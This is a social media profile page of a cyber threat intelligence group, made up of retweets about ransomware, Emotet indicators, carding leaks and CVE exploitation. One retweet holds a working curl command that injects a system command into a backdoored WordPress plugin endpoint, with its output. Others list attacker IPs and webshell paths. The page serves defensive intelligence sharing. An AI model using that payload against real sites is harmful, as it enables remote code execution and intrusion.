
S2W Talon, Cyber Threat Intelligence Group
Joined August 2021
- Tweets475
- Following210
- Followers101
- Likes445
TALON retweeted

Incident Response Service by S2W Talon officially launched
link.medium.com/Ccyy85Nqiub

TALON retweeted
We have released a brief report explaining the Lockbit 3.0 Ransomware Builder recently leaked.
#Lockbit #Lockbit_ransomware #builder
- link.medium.com/Jg6YcNzvwtb
TALON retweeted
Carding market “BidenCash” disclosed 7.9 million cards
7,948,828 carding information is freely available on the BidenCash market, and the information includes the cardholder’s name, city, country, bank, address, phone number, etc. #BidenCash
link.medium.com/mrHViLrm2qb


TALON retweeted

Information about IEEE S&P distinguished paper awards and test-of-time awards is now available: ieee-security.org/TC/SP2022/….
Congratlations to all IEEE S&P 2022 award winners!!!
Information about
TALON retweeted

China-based APT #MustangPanda might have still continued their attack activities against organizations in Vietnam blog.vincss.net/2022/05/re02…


TALON retweeted

#Emotet LNK Infection TTPs & IOCs 🚨
#DFIR Exec Flow:
ZIP > LNK > CMD > PS > Regsvr32
regsvr32.exe C:\Users\{User}\AppData\Local\Temp\..\[RandomDir]\[RandomDLL].[RandomExten]
C2 server: 165.22.73[.]229:8080
H/T @pr0xylife
bazaar.abuse.ch/sample/7a136…


TALON retweeted
Hunting Global Telecommunications Threat.#backdoor
lsof -RPnl | grep SOCK_RAW | grep IP
crowdstrike.com/blog/how-to-…

TALON retweeted

Our technical analysis and POC for CVE-2022-22972 Authentication Bypass for #VMware Workspace ONE, vIDM, and vRealize Automation 7.6.
horizon3.ai/vmware-authentic…
We've again passed our POC to @GreyNoiseIO to build early detections.
#CyberSecurity
TALON retweeted

CVE-2022-1609 WordPress Weblizar Backdoor
$ curl -s -d 'blowfish=1' -d "blowf=system('id');" 'http://localhost:8888/wp-json/am-member/license'
uid=33(www-data) gid=33(www-data) groups=33(www-data)
#bugbounty #bugbountytips #nday

TALON retweeted

Alert !!! This PoC is fake do not run it. You will get a backdoor 🥲
github.com/rkxxz/CVE-2022-26…
TALON retweeted

Human-operated ransomware, a class of attacks driven by expert human intelligence and culminate in intentional business disruption and extortion, have become even more impactful in recent years with the evolution of the cybercrime gig economy: msft.it/6013byEfx
TALON retweeted

GitHub - xairy/vmware-exploitation: A collection of links related to VMware escape exploits github.com/xairy/vmware-expl…

TALON retweeted

SpringBoot related vulnerability learning materials, collection of methods and techniques, black box security assessment checklist
github.com/LandGrey/SpringBo…


TALON retweeted

🚨 Estoy viendo la explotación masiva de F5 BIG-IP CVE-2022-1388 (RCE), instalando #Webshell en /usr/local/www/xui/common/css/ como backdoor para mantener el acceso.
Ataques desde:
216.162.206.213
209.127.252.207
Payload escribe en /tmp/f5.sh, ejecuta y elimina.


TALON retweeted
And finally, a technical analysis on how @JamesHorseman2 and @hacks_zach reversed the patch and developed the POC for CVE-2022-1388:
horizon3.ai/f5-icontrol-rest…
#f5 #CyberSecurity